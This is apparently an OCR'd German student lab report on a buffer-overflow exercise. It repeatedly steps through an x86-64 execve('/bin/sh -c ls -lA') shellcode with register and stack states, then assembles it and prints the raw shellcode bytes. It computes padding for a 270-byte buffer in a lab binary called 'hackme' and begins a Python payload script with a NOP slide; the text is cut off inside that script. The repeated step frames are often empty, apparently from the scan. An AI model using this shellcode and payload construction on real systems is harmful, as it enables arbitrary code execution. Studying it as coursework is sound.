  gekennzeichnet

Register:



```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx		rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(& 0x632d)
rdx		rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:




Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:




Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	& 0x0
rdx		rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```


Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:



```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	& 0x0
rdx	&"ls-lA"	rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(&"ls-lA")
rdx	&"ls-lA"	rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:



Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(&"ls -lA")
rdx	&"ls -l"	rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(& 0x632d)
rdx	&"ls -l"	rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:

0x0
0x0068732f6e69622f
0x0
0x632d
0x0
&"ls -l"
& 0x632d
& 0x0068732f6e69622f

Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(& 0x0068732f6e69622f)
rdx	&"ls -l"	rsi	

```
1  bits 64
2
3  section .text
4       global _start
5
6  _start:
7       xor rcx, rcx
8       push rcx
9       mov rcx, 0x68732f6e69622fff
10      shr rcx, 8
11      push rcx
12      push rsp
13      pop rdi
14
15      xor rcx, rcx
16      push rcx
17      push word 0x632d
18      push rsp
19      pop rbx
20
21      xor rcx, rcx
22      push rcx
23      jmp command
24
25 execve:
26      pop rdx
27      push rdx
28      xor byte [rdx+5], 0x41
29      push rbx
30      push rdi
31      push rsp
32      pop rsi
33
34      xor rdx,rdx
35      mov al, 59
36      syscall
37
38 command:
39      call execve
40      data: db "ls -lA"
```

Stack:

0x0
0x0068732f6e69622f
0x0
0x632d
0x0
&"ls -l"
& 0x632d
& 0x0068732f6e69622f
&(& 0x0068732f6e69622f)

Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(&(& 0x0068732f6e69622f))
rdx	&"ls -l"	rsi	

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:



Legende:


- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(& 0x0068732f6e69622f)
rdx	&"ls -l"	rsi	&(& 0x0068732f6e69622f)

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```

Stack:



Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(& 0x0068732f6e69622f)
rdx	0x0	rsi	&(& 0x0068732f6e69622f)

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```


Legende:

- ausgeführte Codezeile(n)
  = grüner Kasten
- Veränderungen im Stack
  und den Registern
  = grüner Kasten
- Stackpointer
  = blauer Pfeil
- Pointer werden mit &
  gekennzeichnet

Register:

rax	59		
rbx	& 0x632d	rdi	& 0x0068732f6e69622f
rcx	0x0	rsp	&(& 0x0068732f6e69622f)
rdx	0x0	rsi	&(& 0x0068732f6e69622f)

```
1  bits 64
2
3  section .text
4      global _start
5
6  _start:
7      xor rcx, rcx
8      push rcx
9      mov rcx, 0x68732f6e69622fff
10     shr rcx, 8
11     push rcx
12     push rsp
13     pop rdi
14
15     xor rcx, rcx
16     push rcx
17     push word 0x632d
18     push rsp
19     pop rbx
20
21     xor rcx, rcx
22     push rcx
23     jmp command
24
25 execve:
26     pop rdx
27     push rdx
28     xor byte [rdx+5], 0x41
29     push rbx
30     push rdi
31     push rsp
32     pop rsi
33
34     xor rdx,rdx
35     mov al, 59
36     syscall
37
38 command:
39     call execve
40     data: db "ls -lA"
```



1.3 Teil C - Implementierung des Shellcodes

Anmerkung: Der vorgegebene Assemblercode hat bei uns nicht zu einem Buffer-Overflow geführt. Wir haben deshalb in Zeile 35, vor "mov al,59" noch den Befehl "xor rax,rax" eingefügt. Daher weicht unser Shellcode inkl. der Shellcode Länge von der vorgegebenen Assembler Datei um drei Byte ab. Ab jetzt beziehen wir unsere Ausführungen auf den abgeänderten Shellcode.

Der abgeänderte Shellcode aus dem Praktikum 3 muss in der VM als Datei abgespeichert werden. Wir haben die Datei "shellcode.asm" genannt. Um nun eine Verarbeitung auf verschiedene Arten zu ermöglichen, muss der Shellcode als Binärdatei vorliegen.
Durch folgenden Terminal Befehl kann die Binäre Datei erstellt werden:
nasm -f bin shellcode.asm -o shellcode.bin

```
tux@xubuntuvm
~/Praktikum_3> nasm -f bin shellcode.asm -o shellcode.bin
```

Nach Eingabe wird die Binärdatei mit dem Namen "shellcode.bin" erstellt.

Um den Inhalt der Datei zu prüfen, wird die dumpshellcode.py des Praktikum 3 benötigt. Wenn die Datei im gleichen Ordner liegt wie die .bin Datei, kann folgender Befehl über das Terminal ausgeführt werden:
./dumpshellcode.py shellcode.bin

```
tux@xubuntuvm
~/Schreibtisch/buffer-overflows-code-2> ./dumpshellcode.py shellcode.bin
\x48\x31\xc9\x51\x48\xb9\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xe9\x08\x51\x54
\x5f\x48\x31\xc9\x51\x66\x68\x2d\x63\x54\x5b\x48\x31\xc9\x51\xeb\x14\x5a\x52\x80
\x72\x05\x41\x53\x57\x54\x5e\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xe7\xff
\xff\xff\x6c\x73\x20\x2d\x6c\x41

Shellcode length: 68 Byte
```

Wie aus dem Bild zu erkennen, ist die Länge des Shellcodes 68 Byte lang.

1.4 Teil D - Python Skript

Damit der Shellcode über das Programm hackme ausgeführt werden kann, muss ein Padding als Parameter übergeben werden.
Die Buffergröße beträgt 270 Bytes, davon werden 68 Byte für unseren Shellcode verwendet und 6 Byte für die Rücksprungadresse. Somit wird das Padding wie folgt berechnet:

- Padding = 270 - Länge Shellcode - Länge Adresse
- = 270 - 68 - 6
- = 196

Es sollte explizit erwähnt werden, das dass Skript auf die Länge des Buffers von 270 Byte beruht.

Im Python Skript "**un1k0d3r-payload.py**"aus der Vorlesung ist ein "NOP slide" gesetzt => "\x90". Dieser Hexadezimalwert ist ein sogenannter "no operation" Befehl. Durch diesen Befehl kann ein Takt lang "pausiert" bzw. übersprungen werden. Durch das überspringen kann von jeder Stelle des Speichers, zu seiner Anweisung (Instruction) gesprungen und ausgeführt werden. Man könnte sagen, man slided durch ein NOP zum Shellcode.
Jedoch wird durch setzten eines NOP ein weiteres Byte benötigt. Dadurch sind insgesamt nur noch 195 Bytes notwendig.


In der ersten Zeile unseres Skriptes ist der "shebang" von Python 2 hinterlegt, da wir Python 2.7 verwenden. Ohne den shebang wäre das Skript nicht ausführbar. Die Zweite Zeile ist ebenfalls wegen Python 2 notwendig. Dadurch werden Zeichen des shellcodes (Z:13) richtig interpretiert. Falls die genannte Zeile nicht vorhanden wäre, würden die Zeichen des shellcodes wie z.B. "xc1" als ASCII-Zeichen anstatt als Bytes interpretiert werden. Im Anschluss würde eine Fehlermeldung ausgegeben werden.

Da wir nun die korrekte Anzahl an Bytes kennen, kann der Wert im Skript Hardgecoded werden. Dadurch kann ein Übergabeparameter gespart werden, und es muss nur noch die Rücksprungadresse übergeben werden.
Falls ein Parameter (eine Hexadezimale Rücksprungadresse) übergeben wird, wird dieser von Hexadezimal in Binär durch die Funktion decode() umgewandelt.
Die Bytes die wir nun haben, müssen dem little Endian Format entsprechen. Dies kann in Python durch [::-1] erfolgen.
Falls kein Parameter übergeben wird, wird das Skript mit einer Fehlermeldung beendet.


Wurde das Skript nicht beendet, wird in Zeile 13 der NOP, shellcode, der Buchstabe "A" mit der Anzahl des Paddings (195) multipliziert und die übergebene Rücksprungadresse ausgegeben.

```
#! /usr/bin/python2
# -*- coding: utf-8 -*-
import sys

if len(sys.argv)==2:
    address = sys.argv[1].decode("hex")
